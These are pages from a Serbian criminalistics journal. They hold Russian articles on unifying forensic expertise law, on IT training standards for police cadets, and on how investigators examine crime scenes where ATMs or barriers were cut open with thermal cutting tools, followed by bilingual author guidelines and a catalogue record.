Для реализации этого важного положения требуется создать универсальный по своей сути закон «О судебной экспертизе в Российской Федерации»⁴, приведя в соответствие с ним все отраслевые законы, так или иначе связанные с регламентацией экспертизы и статусом участвующих в ее проведении лиц. С учетом идей, заложенных отечественной теорией судебной экспертизы, нормы данного закона должны носить всеобъемлющий, «сквозной» характер, охватывать как государственную экспертную деятельность, так и негосударственную экспертную деятельность, отражать общие процессуальные аспекты назначения и производства экспертиз – единые для всех видов судопроизводства⁵. Соответственно, процессуальные кодексы должны реципировать эти универсальные положения, что приведет к созданию цельного, всеобъемлющего процессуального режима регулирования государственной и негосударственной судебно-экспертной деятельности. При этом будут созданы объективные предпосылки и условия использования любых заключений судебных экспертиз в рамках как уголовного, так и гражданского, арбитражного, административного процесса – вне зависимости от того, по правилам какого кодекса назначались и производились эти экспертизы.

Однако процесс унификации экспертной деятельности будет неполным, если ограничиться исключительно процессуальным, нормативным аспектом этой деятельности. Необходимо помнить, что судебная экспертиза является специфическим способом процессуального познания, в основе которого лежат определенные правила и закономерности, обусловленные использованием специальных знаний экспертов в соответствии с определенными методиками исследования. Данное обстоятельство следует учитывать в свете реализации состязательных начал в экспертной деятельности, так как апробированность примененной методики, ее соответствие установленным стандартам во многом предопределяют научную обоснованность и достоверность заключения эксперта. Расхождение в экспертных методиках, влекущее получение разных результатов при одних и тех же исходных данных и объектах исследования, может быть использовано недобросовестными участниками процесса в собственных интересах или в интересах представляемых ими лиц.

Чтобы устранить конкуренцию заключений, полученных на основе разных экспертных методик, нужно последовательно реализовывать положения части 2 ст. 38 Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации», где фактически закрепляется единство методических основ судебно-экспертной деятельности.

Ведомства, в рамках которых функционируют специализированные судебно-экспертные учреждения, негосударственные экспертные учреждения, частнопрактикующие эксперты должны применять единые, стандартизированные методики⁶.

4 Об этом ранее автором статьи упоминалось в работах: Зайцева Е. А. Правовой институт судебной экспертизы в современных условиях. – Волгоград: ВолГУ, 2003. С. 101; Зайцева Е. А. Проблемы законодательной регламентации экспертной деятельности в России // Проблемы судебной экспертизы на современном этапе. Тезисы докладов межвуз. науч.-пр. конф. – Волгоград: ВА МВД России, 2003. – С. 23-25.

5 Соответствующая авторская модель закона подготовлена нами и опубликована (См.: Зайцева Е. А. Концепция развития института судебной экспертизы в условиях состязательного уголовного судопроизводства: монография. — М.: Издательство «Юрлитинформ», 2010).

6 В рамках ведущих экспертных ведомств осуществлялась паспортизация и стандартизация экспертных методик: был создан Координационный Совет, призванный утверждать каталоги методик экспертных исследований, разрабатывать единые научно-методические основы судебно-экспертной деятельности.

Независимо от вида судопроизводства (гражданское, административное, уголовное, арбитражное, конституционное) экспертная деятельность должна быть едина по своей методической основе – только в таких условиях можно обеспечить качественную подготовку кадров, создать объективные критерии оценки результатов экспертизы участниками судопроизводства, гарантировать получение достоверных, научно обоснованных заключений, исключить нездоровую конкуренцию на рынке экспертных услуг.

ПОДГОТОВКА СПЕЦИАЛИСТОВ РОССИЙСКОЙ ПОЛИЦИИ ПО ИНФОРМАЦИОННЫМ ТЕХНОЛОГИЯМ: НОВЫЕ СТАНДАРТЫ И ПОДХОДЫ, УПРАВЛЕНИЕ КАЧЕСТВОМ

Юрий Чичерин ¹, Наталия Ходякова ²

Аннотация: в статье обсуждаются концептуальные основы подготовки специалистов органов внутренних дел Российской Федерации по информатике и информационным технологиям в связи с принятием в 2011 г. новых федеральных государственных стандартов по специальностям «Правовое обеспечение национальной безопасности» и «Судебная экспертиза», а также система мер по управленческому, программно-техническому и методическому обеспечению высокого уровня качества такой подготовки.

Ключевые слова: федеральный государственный образовательный стандарт, общекультурные и профессиональные компетенции, междисциплинарная интеграция, система менеджмента качества образования.

1. Введение

В последние годы в системе профессиональной подготовки специалистов для органов внутренних дел России все более ощущается необходимость в пересмотре существующих приоритетов и расстановке новых смысловых акцентов. В условиях непрерывного роста преступлений, совершаемых с использованием информационных технологий, прежняя образовательная цель – подготовка специалиста, обладающего компьютерной грамотностью и умеющего использовать в своей профессиональной деятельности прикладные компьютерные программы, оказывается недостаточной, так как не ориентирована на непрерывно изменяющиеся информационную и криминологическую ситуации в стране, не обеспечивает опережающую готовность специалиста органов внутренних дел принимать компетентные решения в сфере информационных технологий, оперативно реагировать на вновь возникающие информационные угрозы и все более изобретательные, интеллектуальные способы совершения преступлений.

Вызовы нового времени обусловили в системе профессиональной подготовки специалистов для органов внутренних дел переход от усвоения знаний, умений и навыков в области информационных технологий как главной цели обучения информатике и другим информатическим дисциплинам к формированию информационной компетентности выпускников.

Общеизвестно, что раскрытие и расследование сложных компьютерных преступлений осуществляется с привлечением профессиональных ИТ-специалистов. Но получившие образование в вузах МВД сотрудники независимо от профиля их подготовки должны уметь эффективно взаимодействовать с

1 Чичерин Юрий – первый заместитель начальника Волгоградской академии МВД России, кандидат юридических наук, доцент

2 Ходякова Наталия – начальник кафедры информатики и математики Волгоградской академии МВД России, кандидат педагогических наук, доцент hodyakova@rambler.ru

400089, Российская Федерация, г. Волгоград, ул. Историческая, 130, E-mail: va@va-mvd.ru

такими ИТ-специалистами, компетентно формулировать для них задачи, ориентироваться в последних информационно-технологических разработках.

Кроме того, информатизация органов внутренних дел требует от сотрудника полиции постоянного совершенствования и оптимизации своей деятельности на основе информационных технологий, непрерывного профессионального самообразования в этой области. И с этих позиций, новая цель профессиональной подготовки специалистов для органов внутренних дел – формирование их ИТ-компетентности, понимаемой как готовность эффективно решать нестандартные профессиональные задачи с использованием информационных технологий, – представляется актуальной и своевременной.

2. Цели и содержание ИТ-подготовки

Компетентностный подход к проектированию российского профессионального образования реализован в нормативных документах – федеральных государственных образовательных стандартах третьего поколения (ФГОС). В ФГОС по специальностям «Правовое обеспечение национальной безопасности» и «Судебная экспертиза» цели и содержание подготовки специалистов определяется через перечень компетенций: общекультурных и профессиональных.

Так, например, будущий специалист-юрист, обучающийся по специальности «Правовое обеспечение национальной безопасности», должен овладеть общекультурной компетенцией ОК-16, означающей его «способность работать с различными источниками информации, информационными ресурсами и технологиями, применять основные методы, способы и средства получения, хранения, поиска, систематизации, обработки и передачи информации», а также профессиональной компетенцией ПК-21, состоящей в способности «соблюдать в профессиональной деятельности требования правовых актов в области защиты государственной тайны и информационной безопасности, обеспечивать соблюдение режима секретности» (ФГОС по специальности 030901, 2011). А будущий эксперт-криминалист, обучающийся по специальности «Судебная экспертиза», должен овладеть общекультурной компетенцией ОК-16, сформулированной как «способность работать с различными источниками информации, информационными ресурсами и технологиями, использовать в профессиональной деятельности компьютерную технику, прикладные программные средства, современные средства телекоммуникации, автоматизированные информационно-справочные, информационно-поисковые системы, базы данных, автоматизированные рабочие места» (ФГОС по специальности 031003, 2011).

Сравнив эти содержательно-целевые ориентиры с целями и содержанием ранее действовавших стандартов, можно обнаружить несколько принципиальных отличий:

- требования новых стандартов более практико-ориентированы и гибки, в них отсутствует ранее имевший место перечень теоретических понятий и тем из области информатики, которыми курсант должен овладеть: «знаний» компонент ограничивается лишь изучением базовых принципов и правил обработки информации, конкретных функциональных возможностей аппаратно-программного обеспечения;
- достаточно подробно раскрыта номенклатура ИТ-умений будущего специалиста, которая ранее была свернута в крайне коротких формулировках;

- среди умений встречаются такие, содержание которых остается «открытым», т.е. предполагающим различное конкретное наполнение, например, «решать с использованием компьютерной техники различные служебные задачи» или «самообучаться в современных компьютерных средах», что, на наш взгляд адекватно отражает быстро изменяющиеся в любой профессии информационные реалии;
- существенный акцент сделан на навыках, которыми должен овладеть выпускник, и которые ранее практически совсем не отражались в образовательном стандарте;
- требования к знаниям, умениям и навыкам будущего специалиста, реализуемым в его информационной деятельности, сформулированы в одном модуле, хотя ранее относились к нескольким самостоятельным предметным областям (информатика, информационные технологии в профессиональной деятельности, информационная безопасность в органах внутренних дел) и, следовательно, предполагают межпредметную интеграцию.

3. Методы, средства и формы подготовки

В соответствии с п. 4 ст. 55 действующей редакции Федерального закона «Об образовании» (ФЗ «Об образовании, 2011) «при исполнении профессиональных обязанностей педагогические работники имеют право на свободу выбора и использования методик обучения». Однако, требования новых образовательных стандартов указывают на необходимость предпочтительного выбора практико-ориентированных методик обучения. Так, в разделе VII ФГОС по специальности «Правовое обеспечение национальной безопасности» говорится о том, что «реализация компетентного подхода должна предусматривать широкое использование в учебном процессе активных и интерактивных форм проведения занятий (компьютерных симуляций, деловых и ролевых игр, разбор конкретных ситуаций, практикумы, психологические и иные тренинги, учения) ... участие специалистов в проведении аудиторных и внеаудиторных занятий». При этом занятия, проводимые в интерактивной форме, должны составлять не менее 30% аудиторных занятий. А по дисциплинам, предполагающим формирование у будущих специалистов специальных умений и навыков, вводится требование включения практических занятий и лабораторных практикумов в объеме не менее 40% от аудиторных занятий.

Данная правовая коллизия выглядит как противоречие лишь на первый взгляд. На самом деле, речь фактически идет о государственном требовании к педагогу осуществлять свою деятельность на научной основе и, реализуя активные методы и определенные организационные формы обучения, оптимальнее формировать у будущих специалистов требуемые профессиональные компетенции. Отметим, что свобода выбора методики обучения в этом случае, хотя и несколько сужает свои рамки, исключая методы традиционного, экстенсивного обучения, но не исчезает совсем. Педагогу делегируется право выбора, но из диапазона более качественных методик, обоснованных с научной точки зрения и доказавших свою практическую эффективность.

К важнейшим средствам обучения новыми стандартами отнесены: лабораторное оборудование, криминалистические полигоны, специализированные кабинеты (тиры, спортивные залы), компьютерные классы и программное обеспечение, электронные ресурсы библиотеки, а также утверждаемые вузом оце-

ночные средства: задания и тесты, контрольные работы, практикумы. При этом, как говорится в стандартах, система контроля качества должна быть максимально приближена к профессиональной деятельности выпускника, а в реализации оценочных процедур должны участвовать представители работодателей.

4. Требования к информационно-образовательной среде

В самом общем виде требования к информационно-образовательной среде сформулированы в разделе 6 «Менеджмент ресурсов» национальной версии международного стандарта ISO 9001-2008 (ГОСТ Р ИСО 9001-2008). Требования стандарта в обсуждаемом контексте указывают, в первую очередь, на соответствие задействованного в образовательном процессе и его обеспечении персонала критериям информационной компетентности, а также на обеспеченность вуза современной информационной инфраструктурой (информационными, программными и техническими средствами) и наличием отвечающей потребностям субъектов образования информационно-образовательной среды (специальных условий организации коммуникации и информационной деятельности). Остановимся на последнем ресурсе и его управлении подробнее.

Все разнообразие условий информационно-образовательной среды независимо от пространственно-временных форм их реализации (on-line или off-line, непосредственной или дистанционной, в локальной сети или Интернет) может быть сведено к следующему перечню (Е.С.Полат, 2006):

1. представление информации (обеспечение доступа к электронным образовательным ресурсам: текстовым и гипертекстовым учебным и методическим материалам, учебным базам данных, компьютерным учебным моделям и тематическим мультимедийным презентациям, видео- и аудиолекциям и др.);
2. информационное взаимодействие (дискуссии в форумах, чатах, видеоконференциях, обмен электронными посланиями, реализация совместных сетевых проектов и др.);
3. организация обучения (планирование: составление электронных учебных планов и расписания; учет: ведение баз данных по студентам, персоналу и оборудованию; контроль: системы тестирования, электронные журналы, электронные рейтинги; поддержка принятия организационных решений: автоматизированные информационно-справочные и мониторинговые системы; информирование: электронные газеты и журналы, рассылки, веб-сайт др.).

Определение показателей качества для каждой из групп условий каждой из информационно-образовательных сред) должно основываться на своих специфических критериях. Так, для первой группы сред, ориентированной на восприятие студента, ведущим критерием должен стать учет психологии восприятия информации. Для второй – учет психологии общения и сотрудничества. Для третьей – оптимальность управления. Расшифровка каждого из критериев на уровне показателей представлена нами в таблице 1:

Табл. 1: Критерии и показатели оценки качества информационно-образовательных сред

Типы сред	Критерии	Показатели	Диапазоны оценки
Среда представления учебной информации	Учет психологии восприятия	Доступность для понимания	0 – не понятно; 1 – частично понятно; 2 – понятно;
		Эстетичность	0 – безобразно; 1 – обычно; 2 – эстетично.
		Новизна	0 – не ново; 1 – частично ново; 2 – ново.
Среда информационно-учебного взаимодействия	Учет психологии общения и сотрудничества	Отношение к партнеру	0 – отрицательное 1 – нейтральное 2 – положительное.
		Соблюдение правил коммуникации	0 – не соблюдаются; 1 – частично соблюдаются; 2 – соблюдаются.
		Результативность взаимодействия	0 – не результативно; 1 – частично результативно; 2 – результативно.
Среда организации обучения	Оптимальность управления на основе использования информационных технологий	Экономия ресурсов (временных, финансовых, кадровых)	0 – рост объема ресурсов; 1 – ресурсы в прежнем объеме; 2 – снижение объемов ресурсов.
		Снижение рисков	0 – количество неблагоприятных событий увеличилось; 1 – количество неблагоприятных событий сохранилось; 2 – количество неблагоприятных событий уменьшилось.
		Рост достижений	0 – количество благоприятных событий уменьшилось; 1 – количество благоприятных событий сохранилось; 2 – количество благоприятных событий увеличилось.

Из приведенной таблицы видно, что если исходить из заданной системы показателей, то качество интегрированной информационно-образовательной среды вуза может быть измерено «в первом приближении» в диапазоне от 0 до 18 баллов. Дальнейшее уточнение приведенных критериев и показателей приведет к росту верхней границы оценки качества среды.

5. Заключение

Таким образом, подготовка специалистов российской полиции по информационным технологиям на сегодняшний день проектируется с учетом следующих приоритетов: 1) целевой ориентации на формирование у курсантов информационной компетентности; 2) усиления практической направленности и межпредметных связей в содержании информатических дисциплин; 3) управления качеством информационно-образовательной среды вуза на основе фиксации важнейших критериев и измеряемых показателей качества.

6. Ссылки

1. Национальный стандарт Российской Федерации системы менеджмента качества – Требования. ГОСТ Р ИСО 9001-2008.
2. Педагогические технологии дистанционного обучения / Под ред. Е.С.Полат. – М.: Академия, 2006.
3. Федеральный государственный образовательный стандарт высшего профессионального образования по направлению подготовки (специальности) 030901 Правовое обеспечение национальной безопасности (квалификация (степень) «специалист»), 2011, с. 7-10.
4. Федеральный государственный образовательный стандарт высшего профессионального образования по направлению подготовки (специальности) 031003 Судебная экспертиза (квалификация (степень) «специалист»), 2011, с. 8.
5. Федеральный закон «Об образовании» (в редакции Федерального закона от 02.02.2011 02-ФЗ)

Краткое содержание

В статье обсуждается актуальность разработки новых подходов к проектированию профессиональной подготовки специалистов российской полиции в области информационных технологий (раздел 1), приводится сравнительный анализ новых и прежних целей и содержания такой подготовки (раздел 2), фиксируются современные требования к методикам обучения по информационным технологиям (раздел 3), уточняются типы и характеристики информационно-образовательных сред, выявляются критерии и показатели оценки их качества, на основе которых может строиться соответствующая система менеджмента качества (раздел 4).

ОСОБЕННОСТИ ПРОВЕДЕНИЯ ОСМОТРА МЕСТА ПРОИСШЕСТВИЯ, СВЯЗАННОГО СО ВЗЛОМОМ ПРЕГРАД ОБОРУДОВАНИЕМ ТЕРМИЧЕСКОЙ РЕЗКИ

Виталий Анатольевич Ручкин¹, Алексей Николаевич Бардаченко²

Анализ экспертной практики МВД РФ показывает, что при совершении преступлений в качестве орудий взлома преград преступники зачастую используют аппараты термической резки металла³. Более того, прослеживается тенденция возрастания применения этого способа, особенно при совершении краж в крупных и особо крупных размерах. Так в 2007-2009 гг. в ряде крупных городов России (Санкт-Петербург, Волгоград, Тула) были совершены серии краж и разбойных нападений, связанных с хищением крупных денежных сумм из банкоматов. К сожалению, эти преступления на данный момент нераскрыты.

Одной из причин этого является недостаточное знание следователями и специалистами-криминалистами специфики проведения осмотра места происшествия, связанного со взломом преград оборудованием термической резки. Сведения о них в специальной литературе недостаточны и не учитывают появление новых видов портативных аппаратов термической резки.

В последние годы наметились следующие направления в развитии портативного оборудования термической резки, влияющие на его выбор в качестве орудия для взлома преград: появление новых видов аппаратов, ранее использовавшихся только в промышленных условиях, позволяющих производить разделение как металлических объектов, так и различных неметаллических негорючих материалов (плазменные аппараты, такие как «Multiplaz-3500», «Prestige Plasma 34 kompressor», «Powermax-190c» и др.); снижение массы и габаритов аппаратов без уменьшения их мощности (инверторные аппараты электродуговой резки, например «IN-120» фирмы «FUBAG»; переносные посты газокислородной резки); снижение мощности, потребляемой аппаратами от электросети, что позволяет подключать их к бытовой электрической сети без ее перегрузки; появление сварочных карандашей и стержней («Oskal-1», «Oskal-M», др.).

В результате применения для взлома преград оборудования термической резки на месте происшествия образуются следы как на самих преградах (полюсть реза, характер торцевых поверхностей реза, копыт на поверхности преграды, расплавленный металл и его окислы, ореолы), так и на объектах окружающей обстановки (запах ацетилена, следы обода ацетиленового генератора или баллона для кислорода, брызги керосина, остатки обгоревших электродов, части электропроводов, т.д.).

Другой особенностью осмотра следов термической резки на преградах является то обстоятельство, что механизм их образования должен определяться, как правило, на месте происшествия, ибо решение многих вопросов по этим следам в отрыве от обстановки места происшествия затруднительно.

¹ Профессор кафедры основ экспертно-криминалистической деятельности ВА МВД России

² Преподаватель кафедры трасологии и баллистики ВА МВД России

³ Были проанализированы свыше 200 копий заключений экспертов по исследованию следов орудий взлома в ЭКЦ при ГУВД Волгоградской области за 2004-2008 гг.



Рис. 1: Корпус банкомата, взломанного с использованием оборудования термической резки



Рис. 2: Следы термической резки на корпусе банкомата.

Свою специфику имеет фотографическая фиксация следов термической резки на взломанных металлических преградах.

При съемке в кадр должны попадать не только полость и кромки реза, но и следы копоти, ореолы, застывшие брызги расплавленного металла (радиус их разлета при электродуговой резке достигает 100 мм). Соответственно и масштабную линейку нужно располагать так, чтобы она не закрывала какие-либо элементы следа.

Для фиксации следов термической резки на взломанной преграде необходимо применять цветную фотосъемку. Вызвано это тем, что ореолы, образующиеся на поверхности металла, в зависимости от примененного вида резки имеют окраску, сочетающую нескольких цветов. Этим же обстоятельством диктуется обязательное использование цветовой шкалы для правильной цветопередачи при печати фотоснимков.

При фотографировании торцевой поверхности реза требуется применение макросъемки. Для этого применяются удлинительные кольца, либо используется цифровой фотоаппарат с соответствующей функцией. Съемку в данном случае необходимо производить со штатива или другой опоры, т.к. увеличивается время экспозиции.

Металлическая поверхность со следами орудий взлома при ее фронтальном направленном освещении образует блик, который при попадании в объектив фотоаппарата существенно снижает качество снимка. Использовать при съемке импульсную лампу-вспышку не рекомендуется, но если ее нечем заменить, рефлектор следует относить несколько в сторону и освещать объект под углом

около 45°, используя при этом подсветку с помощью отражательного экрана (например, лист белой бумаги) для выравнивания освещенности в тенях.

Еще одной особенностью осмотра является то, что названные следы необходимо изымать вместе с преградой, на которой они находятся. Если сделать это невозможно или нецелесообразно, объект следует разобрать на части или вырезать части преграды со следами. Для этих целей можно применять угло-шлифовальную машину («болгарку»). Предлагаем комплектовать передвижную криминалистическую лабораторию аппаратами плазменной резки, например, «Плазариум-SPA-IP20». Данный аппарат позволяет производить резку различных металлов и сплавов, а также неметаллических и композитных материалов толщиной до 10 мм.

Не следует забывать о возможностях предварительного исследования следов термической резки на преградах для определения вида оборудования (газовое, электродуговое, плазменное), обстоятельств его применения (направление воздействия на преграду; время, затраченное на ее взлом, т.д.), навыков пользования примененным аппаратом лица, совершившего взлом.

Проведение осмотра места происшествия, связанного со взломом преград оборудованием термической резки, с учетом названных особенностей позволяет получить исходные данные для последующего проведения трасологической экспертизы и способствует более качественному и полному расследованию данной категории преступлений.

Guidelines for Authors

General notes	NBP - Journal of Criminalistics and Law / NBP - Žurnal za kriminalistiku i pravo publishes original scientific papers in Serbian and English language.
Title of a paper	Title: font size 14 pt, bold
Authors	The full name and surname of the author should be stated (font size 12 pt).
The name and address of the institution	The name and full address of the institution where the author works and a footnote which should state a corresponding author complete with his/her e-mail address.
Abstract	The abstract should contain from 100 to 250 words (font size 10 pt).
Key words	Not more than 10 key words
Text	<p>The papers should be sent as follows: two printed copies in English and one copy in Serbian, as well as in electronic form, just in English language. The papers should not exceed 16 standard computer-printed pages (A4 format). The papers are prepared in MS Word format, Times New Roman font, single spacing, with the following margins: Top – 2,5 cm, Bottom 2,5 cm Left – 3 cm, Right – 2,5 cm</p>
Text structure	<p>Titles of chapters, sections and subsections should be written in font size 13 pt, bold.</p> <p>1 Introduction 2 Chapter 1 2.1 Section 2 2.1.1 Subsection 3 3. Conclusion 4. References</p>
References	The sources should be listed in alphabetical order, according to APA Citation Style.
Where to send	<p>The papers should be sent either on CD or by e-mail to the following address: casopis@kpa.edu.rs, or by post to the following address: Kriminalističko-policijska akademija 11080 Beograd – Zemun Cara Dušana 196 Republika Srbija Academy of Criminalistic and Police Studies 11080 Belgrade-Zemun Cara Dušana 196 The Republic of Serbia</p>
Tables, graphs and pictures	<p>Tables should be made in Word or Excell. Photographs, graphs and figures are submitted in jpg or pdf format. Picture, graph and drawing width is up to 16 cm. The thickness of lines on graphs and drawings should be 0.3 mm or more.</p>
Copyright	The authors sign consent of the assignment of a copyright.
References	Reference sources are quoted in alphabetical order pursuant to APA Citation Style.
Quoting of references	The references should be quoted in original.

Guidelines for Authors

Type of reference	Reference	Quoting in the text
Book single author	Nation, I. S. P. (2001). <i>Learning vocabulary in another language</i> . Cambridge, UK: Cambridge University Press.	(Nation, 2001)
Book two authors	Cohen, L. G., & Spencer, L. J. (1994). <i>Assessment of language proficiency</i> . New York: Longman.	(Cohen & Spencer, 1994)
Book three authors	Pratkins, A. R., Breker, S., & Green, A. (1989). <i>Attitude structure and function</i> . Hillsdale, NJ: Erlbaum.	First citation: (Pratkins, Breker, & Green, 1989) Subsequent citations: (Pratkins et al., 1989)
A group of authors	<i>Oxford essential world atlas</i> (3rd ed.). (1996). Oxford, UK: Oxford University Press.	(<i>Oxford</i> , 1996)
Chapter in a book	Richardson, J., & Riethmuller, P. (1999). Women in the Japanese workplace. In H. C. Roy, C. A. Tisdell, & H. C. Blomqvist (Eds.), <i>Economic development and women in the world community</i> (pp. 79-96). Westport, CT: Praeger Publishers.	(Richardson & Riethmuller, 1999)
Articles in journals (just a volume)	Jenkins, R. (1984). Learning vocabulary through reading. <i>American Educational Research Journal</i> , 21, 767-787.	(Jenkins, 1984)
Articles in journals (a volume and a number)	Anderson, J. E. (1977). A component analysis of recent fertility decline in Singapore. <i>Studies in Family Planning</i> , 8(11), 45-70.	(Anderson, 1977)
Articles in journals 3 to 6 authors	Kneip, R. C., Lee, A., & Ismond, T. (1993). Self-ratings of anger as a predictor of heart disease. <i>Health Psychology</i> , 12, 301-307.	First citation: (Kneip, Lee, & Ismond, 1993) Subsequent: (Kneip et al., 1993)
Encyclopedia	Pittau, J. (1983). Meiji constitution. In <i>Kodansha encyclopedia of Japan</i> (Vol. 2, pp. 1-3). Tokyo: Kodansha.	(Pittau, 1983)
Newspaper article	Stewart, I. (2000, December 18). Book fuels mistrust of meritocracy. <i>South China Morning Post</i> , p. A12.	(Stewart, 2000)
Online sources	Book: Wallace, A. R. (2001). <i>The Malay archipelago</i> (vol. 1). [Electronic version]. Retrieved November 15, 2005, from http://www.gutenberg.org/etext/2530 Articles in online journals: Rickson, B. L. (2001, March 7). Cultivating positive emotions to optimize health and well-being. <i>Prevention & Treatment</i> , 3, Article 0001a. Retrieved November 15, 2005, from http://journals.apa.org/prevention/volume3/pre00300001a.html Documents and reports: Organization for Economic Co-operation and Development. (2001). <i>Trends in international migration: Continuous reporting system on migration</i> (Annual Report, 2001 edition). Retrieved October 24, 2005, from http://www.oecd.org/dataoecd/23/41/2508596.pdf	(Wallace, 2001) (Rickson, 2001) (Organization for Economic Co-operation and Development [OECD], 2001) Subsequent: (OECD, 2001)

You are kindly asked to submit **the summary of your paper in both Serbian and English (up to 15 lines)**, when sending your paper according to these Guidelines.

Uputstvo autorima

Opšte napomene	NBP - Journal of Criminalistics and Law / NBP - Žurnal za kriminalistiku i pravo objavljuje originalne naučne radove na srpskom i engleskom jeziku.
Naslov rada	Naslov rada: veličina fonta 14 pt, bold , Times New Roman
Autori	Navodi se ime i prezime autora (veličina fonta 12 pt).
Naziv i adresa institucije	Naziv i puna adresa institucije u kojoj autor radi, a u fusnoti corresponding author sa e-mail adresom
Apstrakt	Apstrakt sadrži 100-250 reči (veličina fonta 10 pt)
Ključne reči	Ne više od 10 ključnih reči (Key words)
Tekst	Radovi se šalju u štampanoj formi (dve kopije na engleskom, i jedna na srpskom jeziku), kao i u elektronskoj formi, samo na engleskom jeziku. Obim rada je do 16 strana A4 formata. Rad se priprema u MS Word formatu, font Times New Roman, jednostruki prored (single), sa marginama: Top – 2,5 cm, Bottom 2,5 cm Left – 3 cm, Right – 2,5 cm
Struktura teksta	Nazivi podnaslova u radu pišu se fontom veličine 13 pt, bold . 1. Uvod 2. Podnaslov 1 2.1 Podnaslov 2 2.1.1 Podnaslov 3 3. Zaključak 4. Reference
Gde poslati rad	Radovi se dostavljaju na CD-u ili elektronskom poštom na adresu: casopis@kpa.edu.rs, ili poštom na adresu: Kriminalističko-policajska akademija 11080 Beograd – Zemun Cara Dušana 196 Republika Srbija Academy of Criminalistic and Police Studies 11080 Belgrade-Zemun Cara Dušana 196 The Republic of Serbia
Tabele, grafikoni i slike	Tabele uraditi u Wordu ili u Excel-u. Fotografije, grafikoni i slike se dostavljaju u formatu jpg ili pdf. Širina slika, grafikona i crteža treba da bude do 16 cm. Debljina linija na grafikonu i crtežu treba da bude od 0.3 mm i više.
Autorska prava	Autori radova potpisuju saglasnost za prenos autorskih prava.
Referentna literatura	Referentni izvori se navode prema abecednom redu, u skladu sa APA Citation Style.
Citiranje literature	Reference navoditi u originalu

Uputstvo autorima

Vrsta rada	Reference	Citiranje u tekstu
Knjiga 1 autor	Nation, I. S. P. (2001). <i>Learning vocabulary in another language</i> . Cambridge, UK: Cambridge University Press.	(Nation, 2001)
Knjiga 2 autora	Cohen, L. G., & Spencer, L. J. (1994). <i>Assessment of language proficiency</i> . New York: Longman.	(Cohen & Spencer, 1994)
Knjiga 3 autora	Pratkins, A. R., Breker, S., & Green, A. (1989). <i>Attitude structure and function</i> . Hillsdale, NJ: Erlbaum.	First citation: (Pratkins, Breker, & Green, 1989) Subsequent citations: (Pratkins et al., 1989)
Kolektivno autorstvo	<i>Oxford essential world atlas</i> (3rd ed.). (1996). Oxford, UK: Oxford University Press.	(<i>Oxford</i> , 1996)
Poglavlje u knjizi	Richardson, J., & Riethmuller, P. (1999). Women in the Japanese workplace. In H. C. Roy, C. A. Tisdell, & H. C. Blomqvist (Eds.), <i>Economic development and women in the world community</i> (pp. 79-96). Westport, CT: Praeger Publishers.	(Richardson & Riethmuller, 1999)
Članak u časopisu (samo volumen)	Jenkins, R. (1984). Learning vocabulary through reading. <i>American Educational Research Journal</i> , 21, 767-787.	(Jenkins, 1984)
Članak u časopisu (volumen i broj)	Anderson, J. E. (1977). A component analysis of recent fertility decline in Singapore. <i>Studies in Family Planning</i> , 8(11), 45-70.	(Anderson, 1977)
Članak u časopisu 3 do 6 autora	Kneip, R. C., Lee, A., & Ismond, T. (1993). Self-ratings of anger as a predictor of heart disease. <i>Health Psychology</i> , 12, 301-307.	First citation: (Kneip, Lee, & Ismond, 1993) Subsequent: (Kneip et al., 1993)
Enciklopedija	Pittau, J. (1983). Meiji constitution. In <i>Kodansha encyclopedia of Japan</i> (Vol. 2, pp. 1-3). Tokyo: Kodansha.	(Pittau, 1983)
Novinski članak	Stewart, I. (2000, December 18). Book fuels mistrust of meritocracy. <i>South China Morning Post</i> , p. A12.	(Stewart, 2000)
Elektronski izvori	Knjiga: Wallace, A. R. (2001). <i>The Malay archipelago</i> (vol. 1). [Electronic version]. Retrieved November 15, 2005, from http://www.gutenberg.org/etext/2530 Članak u elektronskom časopisu: Rickson, B. L. (2001, March 7). Cultivating positive emotions to optimize health and well-being. <i>Prevention & Treatment</i> , 3, Article 0001a. Retrieved November 15, 2005, from http://journals.apa.org/prevention/volume3/pre00300001a.html Dokumenti i izveštaji: Organization for Economic Co-operation and Development. (2001). <i>Trends in international migration: Continuous reporting system on migration</i> (Annual Report, 2001 edition). Retrieved October 24, 2005, from http://www.oecd.org/dataoecd/23/41/2508596.pdf	(Wallace, 2001) (Rickson, 2001) (Organization for Economic Co-operation and Development [OECD], 2001) Subsequent: (OECD, 2001)

Molimo Vas da prilikom dostavljanja rada prema ovom uputstvu, dostavite **rezime Vašeg rada na engleskom i srpskom jeziku (do 15 redova)**.

CIP - Каталогизacija y publikaciji
Народна библиотека Србије, Београд

343.98

[Nauka, bezbednost, policija]

NBP : žurnal za kriminalistiku i pravo : journal of
criminalistics and law / glavni i odgovorni urednik = editor-in-
chief Goran B. Milošević ; urednik za engleski jezik = english
language editor Dragoslava Mićović. - Vol. 1, no. 1 (1996)- .
- Beograd (Cara Dušana 196) : Kriminalističko-policijska
akademija = Academy of Criminalistics and Police Studies,
1996- (Beograd : Inpress). - 24 cm

Tri puta godišnje

ISSN 0354-8872 = NBP. Nauka, bezbednost, policija
COBISS.SR-ID 125217799